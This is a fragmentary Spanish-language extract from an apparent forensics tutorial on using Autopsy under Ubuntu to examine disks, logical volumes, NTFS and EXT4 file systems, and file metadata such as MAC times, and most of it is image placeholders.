

- Discos duros y volúmenes lógicos.


Autopsy





UBUNTU






3.2 Análisis de sistemas de archivos



- Vista de estructuras NTFS (Windows) y EXT4 (Linux).



Sistema de archivos.



Al seleccionar un archivo o carpeta, Autopsy mostrará sus metadatos en el panel de propiedades (fechas de creación, modificación, acceso, MAC times, etc.).


Sistema de archivos Windows:









